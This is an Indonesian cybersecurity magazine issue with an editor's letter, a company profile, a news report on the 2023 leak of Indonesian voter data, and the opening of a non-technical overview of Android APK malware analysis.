VOLUME 1

PUNGGAWA cybersecurity

MAGAZINE

PUNGGAWA CYBERSECURITY

VOL. 01 ISSUE 07

NEWS

KEBOCORAN DATA PEMILIH PEMILU

CYBER

ANALISA MALWARE APK ANDROID

CODE INJECTION MACOS DESKTOP CLIENT

ONE-CLICK ACCOUNT TAKEOVER & IDOR LEAKS

CVE-2024-22245 & CVE-2024-22250

TOOLS : FRIDA SCRIPT RUNNER

From the Editor

Kepada Para Pembaca yang Terhormat,

Selamat datang di dunia keamanan cyber, sebuah wilayah yang terus berkembang dengan tantangan yang semakin kompleks dan menghadirkan risiko yang semakin besar bagi sistem dan data kita. Dalam era di mana informasi menjadi mata uang utama dan serangan cyber menjadi ancaman nyata bagi organisasi dan individu, penting bagi kita untuk memahami dan menghadapi tantangan-tantangan ini dengan bijaksana dan terampil.

Dengan bangga, kami mempersembahkan kepada Anda "**Punggawa Magazine Volume 1**" - sebuah terbitan yang bertujuan untuk menyediakan panduan, analisis, dan informasi terkini dalam domain keamanan cyber. Di dalam volume pertama ini, kami akan membahas beberapa topik penting yang menjadi fokus utama dalam upaya menjaga keamanan sistem dan data:

Kebocoran Data Pemilih Pemilu: Kami akan mengulas dampak kebocoran data pemilih dalam pemilu terhadap integritas proses demokratis dan langkah-langkah yang dapat diambil untuk mencegah insiden serupa di masa depan.

Analisis Malware APK Android: Melalui analisis mendalam, kami akan memaparkan cara kerja dan dampak dari malware APK pada platform Android serta strategi untuk mendeteksi dan mengatasi serangan semacam itu.

Code Injection MacOS Desktop Client: Kami akan membahas tentang teknik code injection yang digunakan dalam serangan cyber terhadap MacOS Desktop Client.

One-click Account Takeover & IDOR Leaks: Kami akan menjelaskan risiko-risiko yang terkait dengan one-click account takeover dan IDOR leaks.

CVE-2024-22245 & CVE-2024-22250: Kami akan memberikan wawasan mendalam mengenai CVE-2024-22245 dan CVE-2024-22250, termasuk dampaknya dan langkah-langkah mitigasi yang dapat diambil.

Tools: Frida Script Runner: Kami akan memperkenalkan alat yang berguna untuk melakukan uji penetrasi aplikasi untuk Android dan iOS.

Melalui informasi yang disajikan dalam "Punggawa Magazine Volume 1", kami berharap dapat memberikan pemahaman yang lebih baik tentang ancaman-ancaman keamanan cyber yang dihadapi saat ini serta memberikan panduan praktis untuk melindungi diri dan organisasi Anda dari serangan-serangan tersebut.

Selamat membaca, dan semoga informasi yang kami bagikan dapat memberikan nilai tambah dalam upaya Anda untuk menjaga keamanan cyber.

Tentang Kami

PUNGGAWA merupakan istilah dari kebudayaan Indonesia yang mengacu pada sosok pemimpin atau figur berwibawa yang terkenal akan kepemimpinannya, tanggung jawab, dan arahan dalam suatu komunitas. Istilah ini melambangkan dedikasi terhadap keunggulan kepemimpinan, praktik etik, atribut kekuatan, kearifan, dan kepercayaan, serta sikap pelindung terhadap mereka yang berada dalam lingkup pengawasannya.

Kami Merupakan PUNGGAWA

Tim PUNGGAWA didirikan pada tahun 2018 dan mulai memberikan layanan kepada pelanggan pada tahun 2019, dengan memulai dari layanan uji penetrasi. Kami telah berhasil merealisasikan dan menembus pasar keamanan siber di Indonesia. Dalam kemitraan dengan klien, kami menyediakan solusi dan layanan keamanan siber yang dirancang untuk meningkatkan postur keamanan secara komprehensif, menutup celah, dan memantau kerentanan secara berkelanjutan melalui operasi dan dukungan yang persisten dengan mengimplementasikan identifikasi, perlindungan, deteksi, respons, dan pemulihan.

Visi

Menjadi Mitra Pilihan dalam Kemampuan Keamanan Siber sebagai Kontribusi Utama dalam Mewujudkan Dunia yang Lebih Aman bagi Transformasi Digital.

Misi

- Mengantarkan Hasil yang Berhasil, dimana pada akhirnya, dedikasi kami terhadap proses dan tenaga ahli kami akan mengarah pada solusi yang mengantarkan hasil yang berhasil bagi klien kami.
- Membangun Budaya Pembelajaran dan Kesadaran, kami berkomitmen untuk terus membangun budaya pembelajaran dan kesadaran di dalam tim kami.
- Berbagi dan Berkolaborasi dengan Komunitas, kami beroperasi secara kolaboratif sebagai mitra dan tim, baik dalam organisasi maupun dalam komunitas yang lebih luas.

Nilai Inti Kami

Di PUNGGAWA, kami mengejar tujuan dan kesuksesan, dengan pemahaman bahwa satu akan membawa pada yang lain. Nilai inti kami membina budaya yang mendukung respons yang cepat dan berkualitas tinggi, sikap proaktif, pembelajaran dan kepemimpinan yang berkelanjutan, pemecahan masalah yang inovatif, dan kesatuan yang kokoh. Prinsip-prinsip ini memandu tim kami dalam menyediakan solusi keamanan siber yang maju dan dapat diandalkan, memastikan keamanan digital klien kami dengan profesionalisme dan kecemerlangan tertinggi. Kami menjalankan nilai-nilai kami dan mewujudkannya setiap hari melalui hubungan kami dengan karyawan, klien, mitra, dan keluarga.

QALBU

Quick and High Quality Response: Dalam keamanan siber, respons yang cepat terhadap ancaman sangat krusial. Di PUNGGAWA, kami mengutamakan aksi cepat untuk mengidentifikasi dan meredakan ancaman siber, memastikan aset digital klien terlindungi secara efisien dan efektif. Respons berkualitas tinggi juga berarti memberikan solusi yang menyeluruh dan berpengetahuan luas terhadap tantangan keamanan siber yang kompleks.


Attitude is Everything: Sikap positif dan proaktif sangat penting di PUNGGAWA. Ini melibatkan usaha untuk selalu mendahului ancaman potensial, antusiasme untuk belajar tentang tren keamanan baru, dan memelihara ketahanan mental menghadapi ancaman siber yang terus berkembang. Sikap yang berorientasi pada peningkatan berkelanjutan esensial dalam beradaptasi dengan dinamika keamanan siber.

Listen, Learn, Lead & Succeed: Nilai ini menekankan pentingnya pembelajaran berkelanjutan dalam bidang keamanan siber. Dengan mendengarkan secara aktif kebutuhan klien dan perkembangan industri, tim PUNGGAWA tetap terdepan dan terinformasi. Pembelajaran ini berujung pada kepemimpinan di bidangnya, pengembangan solusi inovatif, dan kesuksesan dalam melindungi klien dari ancaman siber.

Be a Problem Solver: Keamanan siber seringkali tentang menyelesaikan teka-teki yang kompleks yang dihadirkan oleh ancaman siber. Di PUNGGAWA, kami menekankan pentingnya pendekatan yang berorientasi pada solusi, baik itu dalam mengatasi serangan siber yang rumit, menavigasi kerentanan jaringan yang kompleks, atau menemukan solusi kreatif untuk tantangan keamanan baru.

Unity is Our Strenght: Kami memahami tantangan kewirausahaan dan mengetahui bahwa keamanan siber memerlukan kerja sama tim dan kolaborasi, baik di dalam organisasi maupun dengan klien, mitra, dan komunitas keamanan siber yang lebih luas. Kesatuan dalam tujuan dan aksi menjamin pertahanan yang lebih kuat terhadap ancaman siber dan postur keamanan yang lebih tangguh.

Table of Contents



PUNGGAWA cybersecurity

CORRESPONDENCE

Saat ini bekerja di Punggawa Cybersecurity sebagai Cyber Security Research and Development. Telah terjun di dunia IT Security sejak tahun 2008 dan pernah bekerja di ID-SIRTII/CC sebagai Malware Analis. Moto dari Kang Ali adalah Sinau Ben Ora Ketinggalan.

KANG ALI,
CYBER SECURITY RND

Saat ini bekerja di Punggawa Cybersecurity sebagai Junior Pentester. Salah satu Founder Komunitas yang sedang hits saat ini yaitu Secrash, Selain sebagai pentester juga aktif di riset tools cyber security dan juga Bug Hunter

M. ZENAL ARIFIN,
JUNIOR PENTESTER

Saat ini bekerja di Punggawa Cybersecurity sebagai Junior Pentester. Baru lulus kuliah di tahun 2024 ini, Aktif di berbagai komunitas cyber security di Indonesia dan juga seorang developer aplikasi. Aktif juga sebagai Bug Hunter dan sering menemukan metode terbaru dari Hacking Website.

M. HASYIM ASYARI,
JUNIOR PENTESTER

KEBOCORAN DATA PEMILIH PEMILU 2024

Menuju Pemilu 2024 yang akan dilaksanakan pada 14 Februari 2024, penyelenggara pemilu sedang bekerja keras agar pemilu terselenggara dengan baik. Meskipun demikian, dalam tahap awal menuju Pemilu 2024, muncul kasus kebocoran data pemilih yang dapat memengaruhi jalannya pemilu yang diinginkan. Tulisan ini membahas tentang kasus-kasus kebocoran data pemilu yang terjadi dan upaya yang dapat dilakukan oleh penyelenggara pemilu untuk mengatasinya.

Hal ini karena kasus kebocoran data yang terjadi akan berdampak terhadap kepercayaan hasil pemilu nantinya. Diharapkan KPU dapat membuat sistem baru yang bebas dari malware yang tidak dapat ditembus lagi oleh hacker. KPU juga diharapkan selalu berkoordinasi dengan BSSN, Bareskrim, pihak pengembang, dan instansi terkait lainnya untuk mendapatkan bukti kebocoran data yang terjadi. Komisi I dan Komisi II DPR RI perlu memberikan support agar KPU dapat membenahi sistem IT-nya agar terbebas dari malware dan aman dari ancaman hacker.


Pada akhir November 2023, situs resmi Komisi Pemilihan Umum (KPU) dilaporkan dibobol peretas dan kabarnya 204 juta data daftar pemilih tetap (DPT) bocor. Berdasarkan laporan Lembaga Communication and Information System Security Research Center (CISSReC), peretas bernama Jimbo mendapatkan data dan menjualnya senilai US$74 ribu atau Rp 1,2 miliar.

Data yang didapatkan itu berjumlah 253 juta. Namun setelah disaring, terdapat 204 juta data unik yang sama seperti DPT Tetap KPU. Pratama Persadha, Chairman Lembaga Riset Keamanan Siber CISSReC, dalam keterangannya mengatakan bahwa Jimbo melakukan penyaringan, dan terdapat 204.807.203 data unik, hampir sama dengan jumlah pemilih dalam DPT Tetap KPU yang berjumlah 204.807.222 pemilih dari 514 kabupaten/kota di Indonesia.

Kebocoran data bukanlah hal yang baru di Indonesia. Berdasarkan data Surfshark, Indonesia adalah negara dengan kebocoran data tertinggi ke-13 di dunia. Ini dapat dilihat dari kebocoran data alamat email yang terjadi sejak 2004 dengan 143,7 juta akun di Indonesia. Jumlah ini juga meningkat 85% dalam dua kuartal terakhir.

Secara historis, ada tiga insiden kebocoran data terbesar yang diamati Surfshark, yaitu Tokopedia pada April 2020 dengan jumlah kebocoran data 15 juta akun, disusul Wattpad pada Juni 2020 dengan 22,9 juta akun yang bocor. Kemudian pada Agustus 2022, ada 12,6 juta akun Indihome yang mengalami kebocoran data.


Bahkan, Kementerian Komunikasi dan Informatika (Kominfo) mencatat, terdapat 35 kasus kebocoran data di Indonesia sejak Januari-Juni 2023. Jumlah itu melampaui banyaknya kasus kebocoran data yang terjadi setiap tahun sejak 2019 hingga 2021. Akibat dari kebocoran data pribadi dapat menimbulkan beberapa permasalahan, seperti pertama, data pribadi yang bocor dapat digunakan untuk mengancam atau memeras individu, seperti mengancam untuk menyebarkan informasi pribadi atau untuk membocorkan rahasia. Kedua, data pribadi yang bocor dapat digunakan untuk melakukan penipuan, seperti penipuan kartu kredit, penipuan identitas, dan penipuan online.



TANGKAPAN LAYAR DARI BREACHFORUMS

Akun anonim yang dikenal sebagai "Jimbo" mengklaim telah berhasil meretas situs kpu.go.id, yang merupakan situs resmi dari Komisi Pemilihan Umum (KPU). Jimbo mengaku telah berhasil memperoleh data pemilih sebanyak 204 juta entri dari situs tersebut. Selanjutnya, ia membagikan 500.000 sampel data pemilih tersebut di situs BreachForums, sebuah platform yang biasa digunakan oleh para peretas untuk menjual data curian.

Data yang berhasil diretas tersebut mencakup informasi seperti nama lengkap, Nomor Induk Kependudukan (NIK), Nomor Kartu Keluarga, Nomor Kartu Tanda Penduduk (KTP) (termasuk nomor paspor untuk pemilih di luar negeri), jenis kelamin, tanggal lahir, status pernikahan, alamat lengkap, serta kode Tempat Pemungutan Suara (TPS).



Kebocoran data KPU ini sangat berbahaya karena informasi yang dicuri mencakup data sensitif dan pribadi dari jutaan pemilih. Berikut adalah beberapa alasan mengapa kebocoran data KPU ini dianggap sangat berbahaya:

- Potensi Penyalahgunaan Identitas: Data seperti NIK, NKK, dan KTP dapat digunakan untuk melakukan penyalahgunaan identitas, seperti pembukaan rekening bank palsu, pendaftaran kartu kredit ilegal, atau bahkan penciptaan dokumen palsu.

- Ancaman Keamanan Nasional: Kebocoran data pemilih dapat membahayakan keamanan nasional karena informasi pribadi pemilih dapat dieksploitasi oleh pihak-pihak yang bermaksud jahat untuk kepentingan politik atau keamanan.

- Potensi Pemalsuan Suara: Dengan memiliki informasi lengkap tentang pemilih, termasuk alamat lengkap dan kode TPS, pihak-pihak tertentu dapat memalsukan suara atau melakukan manipulasi dalam proses pemilihan.

- Penipuan dan Pencurian Identitas: Data yang lengkap seperti ini dapat dimanfaatkan untuk melakukan berbagai jenis penipuan, seperti penipuan kartu kredit, penipuan online, atau bahkan pencurian identitas yang merugikan pemilik data.

Oleh karena itu, kebocoran data KPU ini merupakan ancaman serius bagi keamanan dan privasi masyarakat serta integritas proses demokrasi dalam pemilu. Langkah-langkah yang cepat dan efektif perlu diambil untuk meminimalkan dampak negatif dari kebocoran data ini dan memastikan bahwa informasi pribadi pemilih aman dari eksploitasi oleh pihak yang tidak bertanggung jawab.

SIARAN PERS TERKAIT INFORMASI DUGAAN KEBOCORAN DATA MILIK KPU

KPU mengetahui informasi terkait adanya pihak yang menjual data yang diduga milik KPU sejak hari Senin, 27 November 2023 sekitar pukul 15.00 WIB. Setelah mendapatkan informasi tersebut, KPU langsung menginformasikan kepada BSSN, Bareskrim dan instansi terkait lainnya.

KPU kemudian melakukan pengecekan terhadap sistem informasi yang disampaikan oleh *Threat Actor*, yaitu Sistem Informasi Data Pemilih (Sidalih) dan menonaktifkan akun-akun pengguna Sidalih sebagai upaya penanganan peretasan tersebut lebih lanjut.

KPU senantiasa berkoordinasi dengan BSSN, Bareskrim, Pihak Pengembang, dan instansi terkait lainnya untuk mendapatkan data-data dan bukti-bukti digital terkait informasi data *breach* tersebut.

Berdasarkan hasil pengecekan bersama, saat ini beberapa analisis sedang dijalankan seperti analisis log akses, analisis manajemen pengguna, dan analisis log lainnya yang diambil dari aplikasi maupun server yang digunakan untuk mengidentifikasi pelaku, jika benar melakukan peretasan terhadap Sistem Informasi Data Pemilih.

KPU memberikan akses seluas-luasnya kepada tim tanggap insiden untuk bersama-sama melindungi dan mencegah terjadinya penyebaran data pemilih.

Jakarta, 29 November 2023

Komisi Pemilihan Umum

KPU juga telah mengeluarkan siaran pers terkait informasi mengenai dugaan kebocoran data yang dimiliki oleh KPU.
Link Siaran Pers :
https://www.kpu.go.id/berita/baca/12118/siaran-pers-terkait-informasi-dugaan-kebocoran-data-

Referensi :

https://www.kpu.go.id/berita/baca/12118/siaran-pers-terkait-informasi-dugaan-kebocoran-data-milik-kpu
https://www.theindonesianinstitute.com/mencegah-kebocoran-data-untuk-menjaga-integritas-pemilu-2024
https://www.bbc.com/indonesia/articles/cgxpk9k3ye5o

ANALISA MALWARE APK ANDROID

Terkadang, pengguna perangkat Android tidak selalu berhati-hati saat menjelajahi internet, dan tanpa disadari, malware dapat terinstal di perangkat mereka. Malware ini dapat menjadi pintu masuk bagi penyerang untuk mencuri informasi dari perangkat korban.

Oleh karena itu, diperlukan analisis untuk mengetahui jenis akses yang diminta ketika sebuah malware terunduh di perangkat korban. Tujuan dari penelitian ini adalah untuk melakukan analisis mendalam terhadap informasi yang terkandung dalam malware yang terdapat pada aplikasi.

Metode yang digunakan dalam penelitian ini adalah metode kuantitatif. Sampel malware akan diambil melalui iklan, dan kemudian dianalisis menggunakan metode analisis statis yang hanya membaca informasi tentang malware tanpa harus menginstalnya. Hasil analisis menunjukkan bahwa terdapat malware yang meminta izin yang tidak sesuai dengan fungsinya.

Sebagai contoh, terdeteksi bahwa aplikasi game tidak seharusnya meminta izin untuk mengakses panggilan yang sedang berlangsung. Oleh karena itu, penting bagi pengguna untuk lebih berhati-hati dan tidak sembarangan mengunduh atau mengklik sesuatu ketika menggunakan internet. Selain itu, pengguna juga disarankan untuk selalu memperbarui keamanan perangkat mereka.

GAMBARAN UMUM TENTANG MALWARE APK ANDROID

Malware APK Android adalah perangkat lunak berbahaya yang dirancang khusus untuk merusak, mencuri data, atau mengganggu operasi perangkat Android.

Jenis malware APK dapat bervariasi, mulai dari aplikasi yang secara tersembunyi mencuri informasi pribadi pengguna hingga aplikasi yang secara aktif mencoba merusak perangkat atau menyebar ke perangkat lain.

Dalam era di mana perangkat Android menjadi salah satu perangkat paling umum digunakan di seluruh dunia, keamanan informasi menjadi semakin penting.

Malware APK Android dapat menjadi ancaman serius bagi keamanan data pribadi, bisnis, dan infrastruktur digital. Keberadaan malware APK dapat menyebabkan pencurian data sensitif, kerugian finansial, atau bahkan merusak reputasi perusahaan atau individu.

MENGAPA ANALISA MALWARE APK PENTING

Analisa malware APK penting karena memungkinkan untuk:

- Identifikasi Ancaman: Menganalisis malware APK membantu dalam mengidentifikasi jenis dan sifat ancaman yang ada, seperti spyware, ransomware, atau trojan.
- Pemahaman Teknik Serangan: Melalui analisis, kita dapat memahami teknik serangan yang digunakan oleh malware APK, termasuk cara kerja dan dampaknya terhadap perangkat dan data.
- Pengembangan Tindakan Mitigasi: Hasil analisis dapat digunakan untuk mengembangkan tindakan mitigasi untuk melindungi perangkat Android dari serangan malware yang sama di masa mendatang.
- Peningkatan Kesadaran Keamanan: Analisis malware APK juga membantu meningkatkan kesadaran pengguna dan pengembang aplikasi terhadap ancaman keamanan yang ada dan pentingnya praktik keamanan yang baik.

